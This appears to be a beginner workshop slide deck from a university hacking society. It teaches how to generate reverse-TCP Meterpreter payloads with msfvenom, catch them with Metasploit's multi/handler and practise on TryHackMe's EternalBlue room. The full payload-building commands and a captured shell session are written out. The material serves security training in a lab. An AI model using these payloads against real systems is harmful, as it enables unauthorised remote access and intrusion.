Msfvenom is one such command that allows us to generate payloads of different formats.

- [args]- The options to set for the payload, e.g. LHOST, LPORT
- -l - List the modules available, e.g. payloads, encoders...
- -p - Specify the payload to use, e.g. windows/meterpreter/reverse_tcp
- -f - Specify the format to use, e.g. exe, war, jsp, elf
- -e - The encoder to use, list them with -l encoders. e.g. x86/shikata_ga_nai
- -b - A list of bad character (Character to avoid using). Useful for buffer overflows
- -o - The file to output the binary to

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.254.137 -f exe -o payload.exe
```


Metasploit - Catching shells

When we generate our own payload using msfvenom, we need some way of interacting with the shell. Metasploit also has us covered there too!

When in the msfvenom prompt, enter use exploit/multi/handler


The handler is the tool we use to listen for reverse connections, when using metasploit for exploitation we will be using this a lot.

We then set the payload that we set the payload we used in msfvenom -p, then set the LHOST and LPORT to listen on.



```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > 
```

Metasploit



```
    Id  Name
    --  ----
    0   Wildcard Target


msf6 exploit(multi/handler) > set LHOST 192.168.254.132
LHOST => 192.168.254.132
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.254.132:4444
[*] Sending stage (984904 bytes) to 192.168.254.132
[*] Meterpreter session 1 opened (192.168.254.132:4444 -> 192.168.254.132:41488 ) at 2021-11-22 18:02:50 +00

meterpreter > ls
Listing: /home/mole
===================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40700/rwx------   4096  dir   2021-08-04 00:53:59 +0100  .BurpSuite
100600/rw-------  0     fil   2021-08-03 22:56:32 +0100  .ICEauthority
```


```
Error: invalid payload: payload/linux/x86/meterpreter/reverse_tcp

┌──(mole㉿DarthKali)-[~]
└─$ msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.254.132 LPORT=4444 -f elf -o shell.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
Saved as: shell.elf
```

Practical - Eternal Blue

Visit this TryHackMe Room: https://tryhackme.com/room/blue

Spawn the machine and get hacking!

You can use Metasploit for this room, or try to find a manual exploit if you prefer



Task 1 Recon

Scan and learn what exploit this machine is vulnerable to. Please note that this machine does not respond to ping (ICMP) and may take a few minutes to boot up. **This room is not meant to be a boot2root CTF, rather, this is an educational series for complete beginners. Professionals will likely get very little out of this room beyond basic practice as the process here is meant to be beginner-focused.**

Art by one of our members, Varg - THM Profile - Instagram - Blue Merch - Twitter

Link to Ice, the sequel to Blue: Link

You can check out the third box in this series, Blaster, here: Link

Upcoming Sessions

What’s up next?
www.shefesh.com/sessions

29/11/21 - Privilege Escalation

06/12/21 - Hack the Box walkthrough!

13/12/21 - Holiday Hackery Casual Hacking!

Xmas Break... Back in February after exams :)

Any Questions?

www.shefesh.com

Thanks for coming!